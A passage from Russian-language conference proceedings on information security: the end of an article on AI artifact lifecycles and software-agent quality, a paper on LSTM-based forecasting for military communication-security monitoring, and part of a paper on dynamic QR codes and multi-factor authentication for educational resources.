


Рис. 1. Типовой жизненный цикл артефакта

На стадии требований определяется генеральное целеполагание, тип моделей, наиболее подходящих для решения поставленной задачи, тип данных, функционал и интерфейс для реализации.

В рамках стадии работы с данными осуществляется поиск данных, в том числе в пространстве множества внутренних или открытых источников, собираются отдельные данные и выполняется отбор последовательностей согласно генеральному целеполаганию. В этой деятельности могут использоваться уже «обученные» фрагменты, а затем объединяться с необходимыми данными посредством трансферного обучения для выполнения артефактом конкретных задач. Чистка данных предусматривается для подготовки, удаления неточных или лишних записей. Маркировка данных используется для присвоения свойства истинности для каждого набора данных. Впоследствии выполняется проектирование и выбор функций для извлечения и выбор функций для моделей.

Стадия работы с моделью начинается с ее создания. Часто существующие конструкции моделей используются и адаптируются к конкретным требованиям. В ходе обучения модели тренируются на собранных и предварительно обработанных наборах данных. Затем на этапе оценки обученная модель подвергается тестированию на подготовленных наборах данных. Используются predetermined показатели точности и скорости обработки, а также может производиться оценка человеком для анализа действий и результатов работы артефакта. Оптимизация проводится для точной настройки модели, особенно её гиперпараметров, соответствующих генеральному целеполаганию.

В итоге, на стадии внедрения, модель употребляется в необходимых системах и устройствах. Производится мониторинг, проверяется наличие ошибок при работе в реальных условиях. Из стадий работы с моделью и внедрения может осуществляться переход выше по циклу для уточнения параметров артефакта.

Информационные программные агенты являются одной из разновидностей артефактов с искусственным интеллектом. Под информационным программным агентом понимается система, функционирующая в динамической среде, взаимодействующая с ней и воздействующая на неё для перевода в целевое состояние. Информационные программные агенты характеризуются свойствами, схожими со способностями человека. На информационные программные агенты возлагаются работы человека в рамках некой информационной системы. Например, взаимодействие с информационными ресурсами и базами, извлечение информации и знаний, обработка и генерация новых знаний, консультирование и поддержка пользователей.

В современных инфраструктурах агентные технологии используются для безлюдного администрирования ресурсов, в голосовых помощниках, мобильных приложениях, компьютерных играх, колл-центрах, интернет коммерции и иных прикладных средствах и системах. В связи с таким ши-

роким применением агентов уделяется огромное значение обеспечению необходимого качества их функционирования. Определение, анализ и проверка качества проводится в рамках жизненного цикла артефакта на этапах оценки и оптимизации моделей. Соблюдение гарантий по выполнению необходимых требований к качеству функционирования агентов выполняется с помощью варьирования масштабированием, видами и параметрами механизмов синхронизации реализуемых действий. При этом пользуются приемами определения интервальных оценок для оценки качества функционирования программных агентов интеллектуального мониторинга [3, 4, 5].

Качество работы группы информационных программных агентов представляется двумя видами динамических характеристик. К первому виду динамических характеристик относится  $f^s(k^s)$  плотность распределения вероятностей дискретного времени успешного выполнения обобщённой задачи группой агентов,  $k^s = 1, 2, \dots, K^s$ , а ко второму виду динамических характеристик –  $f^f(k^f)$  – плотность распределения вероятностей дискретного времени неуспешного выполнения обобщённой задачи группой агентов,  $k^f = 1, 2, \dots, K^f$ .

Определяемые и оцениваемые динамические характеристики предназначены для двойного применения. Первая область применения определяемых и оцениваемых динамических характеристик касается их проектирования и создания, когда обосновываются и выбираются их функциональные спецификации, платформы и среды для выполнения намеченных работ. Вторая область применения определяемых и оцениваемых динамических характеристик ассоциируется с мониторингом качества функционирования действующих информационных программных агентов в реальных информационных инфраструктурах. В этом случае математическое обеспечение процесса определения и оценивания динамических характеристик становится наукоемким ядром модельно-аналитического интеллекта, способного как отслеживать реальную работу информационных программных агентов, так и прогнозировать ожидаемое качество их функционировать и управлять им для достижения генерального целеполагания.

В наукоемкое ядро модельно-аналитического интеллекта вводится функциональная избыточность, базирующаяся на инвариантах. При формировании инвариантов для модельно-аналитического интеллекта применяется модифицированный метод свертки.

Инвариантным подходом обеспечивается подтверждение корректности получаемых оценок, обнаружение ошибок в работе информационных программных агентов и гарантии необходимого качества работы модельно-аналитического интеллекта за счёт определения динамических характеристик альтернативными способами.

Последующее развитие методологической основы генерации модельно-аналитического интеллекта ориентируется на детализацию отображения технологических профилей типовых коммуникаций информационных программных агентов с информационными ресурсами и между собой.

#### Список используемых источников

1. Указ Президента РФ от 10.10.2019 №490 «О развитии искусственного интеллекта в Российской Федерации» //Собрание законодательства РФ. 14.10.2019. № 41. ст. 5700.
2. Idowu S., Struber D., Berger T. Asset Management in Machine Learning: A Survey [Электронный ресурс] // 2021 IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP), Madrid, 25–28 May 2021: IEEE, 2021, p. 51–60. URL: <https://arxiv.org/pdf/2210.11831.pdf> (дата обращения 15.01.2023).
3. Птицын А. В. Методологический базис агентных технологий для обеспечения информационной защищённости // Научные технологии в космических исследованиях Земли. 2015. Т. 7. № 1. С. 50–55.
4. Птицына Л. К., Лебедева А. А. Модельно-аналитическое обеспечение информационных интеллектуальных агентов с динамической синхронизацией их действий // Научные технологии в космических исследованиях Земли. 2014. № 6. С. 68–71.
5. Лебедева А. А., Птицына Л. К. Методологические основы управления качеством функционирования информационных интеллектуальных агентов // Аспирант. 2015. Т. 2. № 8–2 (13). С. 60–63.

УДК 004.056.  
ГРНТИ 81.93.29

## МОНИТОРИНГ СОСТОЯНИЯ ОБЪЕКТОВ ИНФОРМАЦИИ ВОЕННОГО НАЗНАЧЕНИЯ

**В. Б. Горячев<sup>1</sup>, В. А. Груздев<sup>1</sup>, А. С. Ишимов<sup>2</sup>,  
П. И. Кузин<sup>1,2</sup>, А. А. Шевченко<sup>2</sup>**

<sup>1</sup>Высшая военная школа Генерального штаба Вооруженных сил Республики Ангола

<sup>2</sup>Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*В статье предлагается способ прогнозирования состояния объектов связи и информации военного назначения, основанный на технологиях машинного обучения с применением нейросети. В адаптивных информационных системах большое значение имеет возможность анализировать и обрабатывать не только текущие состояния объектов связи и информации, но и прогнозировать их следующие состояния с некоторым временным интервалом. Это позволяет повысить качество и своевременность контроля безопасности связи.*

*прогнозирование состояния информационных объектов, адаптивные информационные системы, нейросеть, контроль безопасности связи.*

Введение. Для обеспечения высокого качества и надежности функционирования мониторинга состояния объектов информации военного назначения [1], необходимо гарантировать своевременную и адекватную реакцию контроля безопасности связи (КБС) на внешние факторы и действия противника. Особенности развития информационных систем (ИС), объединяющих постов комплекса КБС, требуют реализации стратегии инновационного развития, базирующейся на использовании лучшего опыта и применения соответствующих систем знаний, накопленных в них. Задача синтеза КБС рассматривается, как процесс соединения или объединения разрозненных понятий в целое или набор.

В подавляющем большинстве работ алгоритмы мониторинга и адаптации были введены в рассмотрение эвристически, они не отражают конечной цели адаптивного управления, при исследовании эффективности отсутствует единый подход, что не позволяет производить анализ эффективности контроля с учетом реальных факторов, таких как неточность оценивания состояния объектов взаимодействия, инерционность в исполнении команд управления и ошибки, возникающие при передаче данных протоколов. Поэтому целесообразно формализовать процесс функционирования системы адекватным способом, отражающий наиболее характерные черты системы управления. В качестве одной из возможных моделей можно использовать представление мониторинга как системы с переменной структурой, поведение которой на случайных интервалах времени характеризуется различными структурами и описывается вероятностными законами. При этом переход одной структуры в другую происходит в случайный момент времени в зависимости от значения фазовых координат системы. [2]. Вопрос мониторинга состояния объектов КБС может быть успешно решен с помощью нейросетевой технологии.

Постановка задачи. В ряде задач управления и обработки информации объектов КБС требуется работать не только с текущими данными, но и анализировать предстоящие состояния этих объектов. Для этого на основе уже имеющихся данных об объектах или процессах требуется прогнозировать данные в некоторые ближайшие отрезки времени [3]. Существует противоречие между наличием способов управления параметрами, ориентированных на процесс КБС и отсутствием процедур прогнозирования изменяющейся среды при осуществлении КБС. Поэтому, задача разработки способа прогнозирования состояния объектов связи и информации военного назначения на основе технологиях машинного обучения с применением нейросети является актуальной.

Способ прогнозирования состояния объектов связи и информации в динамике контроля безопасности связи.



В способе прогнозирования состояния объектов связи и информации некоторому вектору  $X$  входных данных о состоянии (состояниях) информационного объекта необходимо поставить в соответствие выходной вектор  $Y$ , отражающий следующее состояние (или их набор) через некоторый период времени с заданной точностью  $\varepsilon$ , то есть отклонение  $Y$  от вектора требуемых значений  $Y^*$  не должно превышать  $\varepsilon$ :

$$\left| \frac{1}{m} \sum_{i=1}^m (y_i - y_i^*)^2 \right| \leq \varepsilon, \quad (1)$$
$$y_i \in Y, y_i^* \in Y^*,$$

при условии, что отображение  $X \rightarrow Y$  непрерывно и является биекцией.

Рассмотрим обоснование нейросетевого способа прогнозирования.

Сначала проверим, что отображение  $X \rightarrow Y$  отвечает заданным состояниям. Предположим, что оно является дискретным, т. е. заданным табличными значениями. Тогда его можно заменить сплайном некоторой степени  $n$ , являющимся непрерывным. Если отображение  $X \rightarrow Y$  – биекция, то, во-первых, различные векторы  $X$  преобразуются в различные векторы  $Y$  (свойства инъекции), во-вторых, для каждого вектора  $Y$  существует соответствующий ему вектор  $X$  (свойства сюръекции). Действительно, оба эти состояния выполняются, что следует из принципов действия нейросети.

Тогда в соответствии со теоремами Хехт-Нильсена и Колмогорова-Арнольда принимаем отображение  $X \rightarrow Y$ , реализуемое трехслойной нейросети с конечным числом элементов для любой размерности векторов  $X$  и  $Y$ . Данное отображение можно аппроксимировать нейросети с ошибкой, не превышающей  $\varepsilon$ . Это подтверждает возможность выполнения прогнозирования и выполнение условия (1).

Далее необходимо выполнить автоматизацию процесса выбора архитектуры и показателей нейросети. Для этого в рамках предложенного способа реализуется следующая процедура.

В соответствии со структурой векторов  $X$  и  $Y$  в автоматическом режиме выбирается архитектура нейросети  $NN^* \in NN$ : итерационно выполняется анализ точности нейросети  $NN_i \in NN$  на небольшой выборке данных  $X_0 \in X$ . Если структура входных данных соответствует изображениям, то используются сверточные слои, если многомерным векторам временных последовательностей – рекуррентные и так далее. Подмножество сетей  $NN_a \subset NN$ , показывающее наилучшую точность, используется дальше и модифицируется, подмножество  $NN \setminus NN_a$  отбрасывается. Процедура повторяется до тех пор, пока не будет достигнута требуемая точность.

Далее нейросеть  $NN^*$  обучается на всем тренировочном наборе  $X_{train} \in X$ . Оценивается ее точность  $A$ . В случае превышения ошибки  $A(NN^*)$  заданного порога  $\varepsilon$  выполняется возвращение к этапу выбора структуры

нейросети. Если обученная нейросеть обеспечивает требуемую точность ( $A(NN^*) \leq \varepsilon$ ), то выполняется контрольный замер на данных  $X_{test} \in X, X_{test} \cap X_{train} = \emptyset$ , после чего  $NN^*$  используется для решения задачи прогнозирования.

Далее формализуем способ прогнозирования состояния объектов КБС. Пусть задан некоторый многомерный вектор  $X_i = (x_1, \dots, x_n)$ ,  $X_i \in X$ , определяющий состояние некоторого объекта в некоторый момент времени  $t_i \in T$ , т. е. имеет место отображение  $t_i \rightarrow X_i$ . Пусть существует такой момент времени  $t_0 \in T$ , что не существует  $t_i \leq t_0$ . Обозначим  $t_0$  как начальный момент времени отслеживания объекта, а  $X_0$  – как начальное состояние объекта ( $X_0 \in X, t_0 \rightarrow X_0$ ). Множество упорядоченных пар  $H = \{(t_i, X_i) : i = 0..h\}$  обозначим, как историю состояний объекта вплоть до момента  $t_h$ .

Тогда в рамках поставленной задачи необходимо найти множество упорядоченных пар  $H_q = \{(t_i, X_i) : i = h+1..h+q\}$ , которое обозначим как прогноз состояния объекта на  $q$  шагов ( $H_q \subset H$ ).

Рассмотрим возможность прогнозирования одного состояния объекта  $X_{h+1}$  в момент времени  $t_{h+1}$  на основе данных о предыдущих состояниях  $H_p = \{(t_i, X_i) : i = p..h\}, H_p \subset H$ . Для подготовки тренировочного набора будем использовать для каждого выходного вектора  $Y_{tr,j} = X_j$  входной вектор  $X_{tr,j} = (X_{j-p}, X_{j-p+1}, \dots, X_{j-p+p-1})$ , соответствующий  $p$  предшествующим состояниям.

Так как  $X_{tr,j}$  является упорядоченным множеством и порядок состояний нем определяет будущие состояния объекта, будем использовать в нейросети слои типа LSTM (*Long short-term memory*), реализующие долгосрочную память и позволяющие отслеживать временные зависимости.

Если мощность множества  $|H_q| > 1$ , т. е. требуется прогнозировать более одного состояния вплоть до момента времени  $t_{h+q}$ , т. е.  $|H_q| = q$ , то сформируем процесс обучения нейросети следующим образом: для каждого выходного вектора  $Y_{tr,j} = (X_{j+1}, X_{j+2}, \dots, X_{j+q})$  входной вектор  $X_{tr,j} = (X_{j-p}, X_{j-p+1}, \dots, X_{j-p+p-1})$ , соответствующий  $p$  предшествующим состояниям относительно  $X_j$ . Таким образом, в общем виде в процессе решения задачи на вход нейросети подается  $p$  состояний, на выходе формируется  $q$  следующих состояний.

Практическая реализация способа прогнозирования состояния объектов связи и информации в динамике КБС.

Рассмотрим практическую реализацию предложенного способа, для которой будем использовать язык программирования Python.

В первом эксперименте проверяется эффективность входящего в состав способа алгоритма поиска оптимальной структуры нейросети. В качестве нейросети применяется регрессионная сеть.

Примем следующие обозначения: NNT – обучение нейросети с показателями по умолчанию; NNF – обучение этой же сети после поиска оптимальных показателей и структуры в рамках предложенного способа. Результаты для каждого набора данных представлены на рис. 1.




Рис. 1. Результаты применения способа при поиске оптимальных показателей нейросетей NNT и NNF

Время нахождения приемлимой структуры составило от 510 до 1130 секунд. Ошибка после поиска приемлимой структуры сократилась в среднем на 73 %. Точность после применения способа либо осталась на прежнем высоком уровне, либо возросла.

Далее выполним сравнение предложенного способа с известным программным решением Matlab. В качестве исходных данных рассматривается два набора данных: HEC и HAR accelerometer. Оба набора представляют собой временные последовательности, то есть существуют закономерности в изменении значений. Для анализа будем использовать длину истории  $q = 5$ , то есть для прогноза следующей записи будут использоваться пять предыдущих. Результаты представлены на рис. 2 (см. ниже).

### Заключение

Таким образом, полученные результаты позволят повысить своевременность КБС за счет анализа состояния регрессионной сети и выводов о вероятности ошибочного приема при данных внешних параметрах сети.

Одним из условий эффективного ведения КБС является повышение своевременности с вероятностью обеспечения ошибочного приема элемента сигнала не больше допустимой заданной своевременности КБС за время контроля не больше допустимого. Время поиска решения у предложенного способа значительно ниже в 1,8 раз.




Рис. 2. Сравнение предложенного способа и Matlab

### Список используемых источников

1. Орлова Е. В. и др. Применение нейронных сетей в прогнозировании риска на основе оценки влияния перинатальных факторов // Вестник современной клинической медицины. 2019. Т. 12. № 3. С. 40–43.
2. Lipatnikov V. A., Kuzin P. I. The method of increasing the reliability of noise immunity when receiving information in radio communication systems of the shf and ehf ranges // JOP Conference Series. Krasnoyarsk Science and Technology City Hall of the Russian Union of Scientific and Engineering Associations. 25.09.2020. PP. 52100.
3. Rabin A. V., Lipatnikov V. A., Kuzin P. I. Signal protection methods in channels with nakagami fading // JOP Conference Series: Metrological Support of Innovative Technologies. Krasnoyarsk Science and Technology City Hall of the Russian Union of Scientific and Engineering Associations. 25.09.2020. PP. 52078.

УДК 004:004.056.53  
ГРНТИ 81.93.29

## ПРОБЛЕМАТИКА ДИНАМИЧЕСКОГО ДОСТУПА К ЦИФРОВЫМ ОБРАЗОВАТЕЛЬНЫМ РЕСУРСАМ

Н. Н. Громова<sup>1</sup>, А. В. Шестаков<sup>2</sup>

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

<sup>2</sup>Санкт-Петербургский университет Государственной противопожарной службы Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий имени героя Российской Федерации генерала армии Е. Н. Зиничева

*Всеобщий стремительный переход к цифровому образовательному контенту и разнообразное обеспечение доступа к нему при различных формах обучения выявили ряд проблемных вопросов к доверенности применяемых технологий, процедур актуализации цифровых образовательных ресурсов. Представлены результаты исследования организационных и технических путей по обеспечению управляемого доверенного динамического доступа к обновляемым цифровым образовательным ресурсам.*

*двумерный штрих-код, динамический QR-код, кибербезопасность, актуализация доступа.*

В период 2019–2022 гг. на основе опыта, полученного творческим коллективом под руководством Шестакова А.В. в ходе образовательного процесса по укрупненным группам специальностям 11.00.00, 15.00.00, 27.00.00 бакалавров, магистров и аспирантов, а также школы педагогического мастерства СПбГУТ [1], стало возможным внедрить новую новаторскую форму реализации основ педагогической школы опорных конспектов Шаталова В.Ф. посредством цифровой трансформации учебного контента и электронного обучения. Основные результаты, полученные творческим коллективом, были апробированы на конференциях, реализованы в учебно-методической литературе и внедрены в учебный процесс университета [2–6].

Первый опыт внедрения новаторских форм был получен при разработке учебного пособия [2], которое соответствует федеральному государственному образовательному стандарту и учебной программе курса геоинформационные системы в управлении и мониторинге техногенных объектов. Пособие содержит комплект схем, определение комментариев и QR-ссылки на источники, доступные на электронных ресурсах сети интернет. Целевое предназначение пособия традиционно: расширить компетенции обучающихся применительно к цифровой экономике, цифровому развитию инфотелекоммуникационной инфраструктуры, интеллектуальных систем автоматизации и управления, востребованными компетенциями

сквозных цифровых технологий, в том числе искусственного интеллекта, распределенного реестра и др. Предложенная технология обеспечения доступности дидактического материала вне объема печатного издания посредством считывания мобильными устройствами обучающихся адресов сайтов, размещенных в издании в виде QR-кодов, является достаточно привлекательной и необычной для студентов, особенно при их самостоятельной работе.

Первые теоретические положения по используемой технологии были изложены в аналитическом обзоре [3], посвященном исследованию путей реализации политик в области мобильного обучения. Как было указано: «Проблематика информативности учебного материала и его цифровая трансформация для образовательной деятельности вуза обусловлена продолжающимся переосмыслением в научно-педагогической среде потенциала информационно-коммуникационных технологий и апробацией новых моделей и методов реализации политик в области мобильного обучения, которые ещё 2016 году провозглашены ЮНЕСКО». В обзоре [3] были вскрыты противоречия между существующими формами доведения учебного материала и изменившейся не только психомоторикой, но и коммуникативностью обучающихся, которые, по нашему мнению, особенно обострились в период пандемии и введения в образовательный процесс вузов удаленного дистанционного обучения. Для разрешения выявленных противоречий сформулирована концепция (К) рационального смещения образовательного и дидактического контента учебного материала в доверенные цифровые электронные ресурсы, которую формально можно представить на множестве отношений как

$$K = \langle Q, C, F \{S, P \rightarrow T, W\} \rangle, \quad (1)$$

где Q, C – основные концепты педагогической системы (преподаватель, студент); F – функциональные отношения между концептами педагогической системы через учебный материал; S – подмножество структурных компонент и контента учебного материала; P – подмножество структурных компонент и контента концепции TRACK [7, 8]; T – подмножество структурных компонент и контента ядра цифровой трансформации учебного материала; W – подмножество структурных компонент и контента существующих цифровых информационных ресурсов.

В последующем S-реализация Концепции была распространена на учебные пособия [4, 5], которые разработаны в соответствии с рабочей программой дисциплины «Геоинформационные системы в управлении и мониторинге техногенных объектов», темами и планами практических работ. В них изложены требования к выполнению и оформлению результатов, которые получены в ходе самостоятельной работы студентов, обучающихся по направлению подготовки 15.03.04 «Автоматизация технологических процессов и производств», профили «Алгоритмическое и программное

обеспечение киберфизических систем» и «Информационные технологии в управлении». Подход  $F\{S, P \rightarrow T, W\}$  масштабирован также и на методический материал  $S$  для аспирантов [5]. Контроль за качеством использования обучаемыми дополнительных цифровых образовательных ресурсов TRACK осуществлялся путем опроса и проверки в ходе проведения занятий в очной форме, обобщенные результаты которого были представлены для широкого доступа публично [6].

Дальнейшее исследование в области цифровой трансформации образовательных ресурсов было направлено на анализ  $S$ -самостоятельной работы студентов с  $W$ -учебными материалами. С этой целью на ресурсе yandex.disk было размещено учебное пособие [2] в электронном виде, которое представляет собой  $S$ -опорный конспект по дисциплине «Геоинформационные системы в управлении и мониторинге техногенных объектов» объемом в 100 страниц и ссылки на 350 доверенных электронных информационных источников  $W$ , из которых: 26 правовых и 123 нормативных актуализируемых документов официальных сайтов федеральных органов исполнительной власти, 147 доступных опубликованных источников, 54 источника видео-контента и прикладных сервисов. Не более 12 % ссылок (43 ед.) – иностранные интернет-ресурсы. Контент  $W$ , размещенный посредством QR-кодов, содержит методически разнообразную образовательную информацию, что позволяет: во-первых, повысить информативность и актуальность печатного издания ( $S+W$ ), а во-вторых, дает возможность обучающимся максимально полно познакомиться с дисциплиной и пройти тренинг по применению полученных знаний на практике.

Обращения обучающихся к цифровому контенту анализировались на протяжении нескольких месяцев, Основные выводы:

– поскольку учебное пособие  $S$  и  $W$  находится в открытом доступе, воспользоваться размещенными материалами могут не только обучающиеся, но и любые другие пользователи, причем не всегда доверенные, что может привести как к нецелевому использованию информации (плагиату), так и к изменению контента или блокировке доступа к нему при целенаправленном вредном воздействии;

– предпочтение  $S$ -обучающихся при работе с цифровыми материалами было отдано персональным компьютерам (планшетами), что объясняется форматом документа и необходимостью одновременно использовать 2 персональных устройства для наиболее эффективной работы: скачать или открыть учебное пособие на компьютере, а затем привести смартфон на размещенные внутри пособия коды и перейти на закодированный ресурс;

– всплески активности (увеличение числа посещений ресурса, в т. ч. повторных) наблюдаются после проведения практических занятий.

На основе изложенного выявлена объективная необходимость определения новых организационных и технических путей по обеспечению управляемого и доверенного динамического доступа к обновляемым цифровым образовательным ресурсам.

Задача обеспечения управляемого динамического доступа к обновляемым цифровым образовательным ресурсам может быть решена посредством использования динамических QR-кодов, которые являются редактируемыми. В формализованном виде задача представляется как установление двунаправленной функциональной связи  $F$  между динамическим контентом ядра трансформации  $T \rightarrow W(t_0)$  и новой локацией обновленного образовательного контента  $W(t_i) \rightarrow T, T \rightarrow W(t_i)$ :

$$F\{T \rightarrow W(t_0), W(t_i) \rightarrow T, T \rightarrow W(t_i)\}, t_{0,i} > 0. \quad (2)$$

Динамические QR-коды содержат короткий URL-адрес, встроенный в код, который перенаправляет пользователя на URL-адрес целевого веб-сайта. Целевой URL-адрес можно изменить при необходимости, в то время как короткий URL-адрес, встроенный в код, остается прежним (как указано в <https://www.sony.ru/electronics/support/articles/00248593>).

Формирование динамических QR-кодов можно осуществлять с применением известных приложений, однако ряд компаний заблокировал доступ российским пользователям (табл. 1, см. ниже).

Задача обеспечения доверенного динамического доступа к цифровым образовательным ресурсам относится к задачам обеспечения дополнительного уровня кибербезопасности и реализуемости процедур многофакторной аутентификации пользователей (*multi-factor authentication*, MFA). Анализ существующих методов аутентификации и одно из рациональных системотехнических решений, как программное средство, которое значительно упростит работу с учетными данными, обеспечит их безопасность на стороне пользователя и побудит использование более сложных и безопасных комбинаций учетных данных, представлены в статье [9].

В общем случае, программное обеспечение должно состоять из трех частей: мобильного приложения (менеджер паролей), веб-приложения и инструмента разработчика для сторонней интеграции.

Примерами реализации MFA являются: отечественный облачный сервис Multifactor на ресурсах ЦОД DataLine и Yandex.Cloud; программный компонент аккаунта Яндекс.Ключ; электронный носитель YubiKey (*Yubico*); автономные приложения Аутентификатор LastPass, Google Authenticator, Microsoft Authenticator, Authy, 2FA Authenticator, Duo Mobile (*Duo Security LLC*), Aegis Authenticator.



ТАБЛИЦА 1. Основные характеристики генераторов динамических QR-кодов

Наименование приложения	Локация	Доступ	Лимит сканов	Статистика	Размещение
STQR.ru (Стикер)	www.stqr.ru Россия	Бесплатно/ платно	Есть/ нет	Имеется	JPG, PNG, SVG или EPS
CODEQR	https://code-qr.ru/dynamic, Россия	платно	нет	Имеется	JPG, PNG, SVG или EPS
Beaconstac	www.beaconstac.com США	Запрет	Есть/ нет	Имеется	PNG, JPG и PDF
Delivr	https://delivr.com Delivr Co., лицензия DENSO Wave Inc. из состава Toyota Group. США	Бесплатно/ платно	Есть/ нет	Google Analytics	Поверх изображений, анимация
QR Code Generator Pro	https://www.qr-code-generator.com. США	Бесплатно/ платно	Есть/ нет	Имеется	JPG, PNG, SVG или EPS
QRCode Studio	https://qrcode.studio DENSO Wave Inc. из состава Toyota Group. США	Бесплатно/ платно	Есть/ нет	Имеется	JPG, PNG, SVG или EPS
QR Stuff	www.qrstuff.com QRTIGER. Лицензия DENSO Wave Inc. из состава Toyota Group. Англия	Бесплатно/ платно	Есть/ нет	Имеется	Поверх изображений, анимация
QRTiger	https://www.qrcode-tiger.com. Лицензия DENSO Wave Inc. из состава Toyota Group. Сингапур, Китай	Бесплатно/ платно 2FA*	Есть/ нет	Имеется	Поверх изображений, анимация
Scanova (с паролем)	https://scanova.io Technologies Pvt. Ltd. Лицензия DENSO Wave Inc. из состава Toyota Group. Индия	Бесплатно/ платно	Есть/ нет	Имеется	Поверх изображений, анимация
Visme	www.visme.co США	Бесплатно/ платно	Есть/ нет	Имеется	PNG, JPG и PDF
Visualead	visualead.com Израиль	Бесплатно/ платно	Есть/ нет	Google Analytics	Поверх изображений, анимация

Примечание к таблице 1: 2FA\* – two-factor authentication, двухфакторная аутентификация: после ввода пароля и логина – дополнительное подтверждение личности (например, одноразовый пароль из SMS или электронной почты).

Вместе с тем, представленный набор средств недостаточно универсален для варианта использования в системе динамических QR-кодов с управляемым актуализируемым образовательным контентом, так вход в большинстве случаев осуществляется с не доверенных рабочих мест образовательных учреждений. Поэтому целесообразно задействовать персональное пользовательское устройство обучаемого с установленным специальным приложением для взаимодействия с серверной частью общего динамического QR-сервера, который обеспечит процедуры дополнительной аутентификации, как, например, в [9].

